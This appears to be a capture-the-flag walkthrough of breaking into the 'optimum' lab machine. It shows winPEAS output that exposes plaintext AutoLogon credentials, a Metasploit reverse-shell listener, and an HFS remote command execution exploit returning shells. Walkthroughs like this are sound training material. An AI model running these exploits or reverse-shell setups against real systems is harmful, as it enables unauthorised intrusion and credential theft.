
We run the tool winpeas.exe and we start to gather information about the OS. We there some hotfixes and we can validate its a 64bit OS.

```
winp.exe -a > out
```




```
    Hostname: optimum
    ProductName: Windows Server 2012 R2 Standard
    EditionID: ServerStandard
    ReleaseId:
    BuildBranch:
    CurrentMajorVersionNumber:
    CurrentVersion: 6.3
    Architecture: AMD64
    ProcessorCount: 2
    SystemLang: en-US
    KeyboardLang: English (United States)
    TimeZone: (UTC+02:00) Athens, Bucharest
    IsVirtualMachine: True
    Current Time: 2/10/2022 2:41:34 ??
    HighIntegrity: False
    PartOfDomain: False
    Hotfixes: KB2959936, KB2896496, KB2919355, KB2920189, KB2928120, KB2931358, KB2931366, KB2933826, KB2938772, KB2949621, KB2954879, KB2958262, KB2958263, K
B2961072, KB2965500, KB2966407, KB2967917, KB2971203, KB2971850, KB2973351, KB2973448, KB2975061, KB2976627, KB2977629, KB2981580, KB2987107, KB2989647, KB299
8527, KB3000850, KB3003057, KB3014442,
```

We see that our scan found some interesting information like stored credentials




```
???????????? Home folders found
    C:\Users\Administrator
    C:\Users\All Users
    C:\Users\Default
    C:\Users\Default User
    C:\Users\kostas : kostas [AllAccess]
    C:\Users\Public : Interactive [WriteData/CreateFiles]

???????????? Looking for AutoLogon credentials
    Some AutoLogon credentials were found
    DefaultUserName               :  kostas
    DefaultPassword               :  kdeEjDowkS*
```

I wanted to see what the network looked like as well and what ports I did not see during my first scan and we see a few here like SMB ports and the winrm port.




```
???????????? Current TCP Listening Ports
? Check for services restricted from the outside
  Enumerating IPv4 connections

  Protocol   Local Address         Local Port    Remote Address        Remote Port     State             Process ID      Process Name

  TCP        0.0.0.0               80            0.0.0.0               0               Listening         2536            C:\Users\kostas\Desktop\hfs.exe
  TCP        0.0.0.0               135           0.0.0.0               0               Listening         592             svchost
  TCP        0.0.0.0               445           0.0.0.0               0               Listening         4               System
  TCP        0.0.0.0               5985          0.0.0.0               0               Listening         4               System
  TCP        0.0.0.0               47001         0.0.0.0               0               Listening         4               System
  TCP        0.0.0.0               49152         0.0.0.0               0               Listening         388             wininit
  TCP        0.0.0.0               49153         0.0.0.0               0               Listening         692             svchost
  TCP        0.0.0.0               49154         0.0.0.0               0               Listening         732             svchost
  TCP        0.0.0.0               49155         0.0.0.0               0               Listening         384             spoolsv
  TCP        0.0.0.0               49156         0.0.0.0               0               Listening         480             services
  TCP        0.0.0.0               49157         0.0.0.0               0               Listening         488             lsass
  TCP        10.129.1.127          139           0.0.0.0               0               Listening         4               System
  TCP        10.129.1.127          49158         10.10.14.32           4444            Established       1664            C:\Windows\SysWOW64\WindowsPowerShell
\v1.0\powershell.exe
  TCP        10.129.1.127          49160         10.10.14.32           4444            Established       2592            C:\Windows\SysWOW64\WindowsPowerShell
\v1.0\powershell.exe
```

```
python3 ./windows-exploit-suggester.py  --database 2022-09-26-mssb.xlsx --ostext 'windows server 2012 r2'
```




```
┌──(kali㉿kali)-[~/…/Target/Exploit/Priv/Windows-Exploit-Suggester-python3]
└─$ python3 ./windows-exploit-suggester.py  --database 2022-09-26-mssb.xlsx --ostext 'windows server 2012 r2'
[*]
initiating winsploit version 3.4...
[*]
database file detected as xlsx based on extension
[*]
getting OS information from command line text
[*]
querying database file for potential vulnerabilities
[*]
comparing the 0 hotfix(es) against the 266 potential bulletins(s) with a database of 137 known exploits
[*]
there are now 266 remaining vulns
[+]
[E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+]
windows version identified as 'Windows 2012 R2 64-bit'
[*]

[E]
MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
```

At this point I felt like I was doing to much. I wanted to move over to a Metepreter and automate the process to identify the best kernel exploits for our target. We start with setting up our listener with Metasploit using a generic shell; we update the port to our original exploit to 2222 as well.



```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.32      yes       The listen address (an interface may be specified)
   LPORT  2222             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.32:2222
```


We see we get a few sessions back from the exploit


kali@kali: ~/Desktop/Target/Exploit 126x8
kali@kali: ~/Desktop/Target/Exploit 158x14

```
┌──(kali㉿kali)-[~/Desktop/Target/Exploit]
└─$ searchsploit -p 49584
  Exploit: HFS (HTTP File Server) 2.3.x - Remote Command Execution (3)
      URL: https://www.exploit-db.com/exploits/49584
     Path: /usr/share/exploitdb/exploits/windows/remote/49584.py
File Type: ASCII text, with very long lines (546)
```


```
┌──(kali㉿kali)-[~/Desktop/Target/Exploit]
└─$ python3 ./49584.py

Encoded the command in base64 format...

Encoded the payload and sent a HTTP GET request to the target...

Printing some information for debugging...
```

```
   0   Wildcard Target


msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.32:2222
[*] Command shell session 1 opened (10.10.14.32:2222 -> 10.129.68.247:49220) at 2022-09-26 20:23:03 -0400
[*] Command shell session 2 opened (10.10.14.32:2222 -> 10.129.68.247:49221) at 2022-09-26 20:23:03 -0400
[*] Command shell session 3 opened (10.10.14.32:2222 -> 10.129.68.247:49222) at 2022-09-26 20:23:03 -0400
[*] Command shell session 4 opened (10.10.14.32:2222 -> 10.129.68.247:49223) at 2022-09-26 20:23:04 -0400

PS C:\Users\kostas\Desktop> whoami
optimum\kostas
PS C:\Users\kostas\Desktop>
```



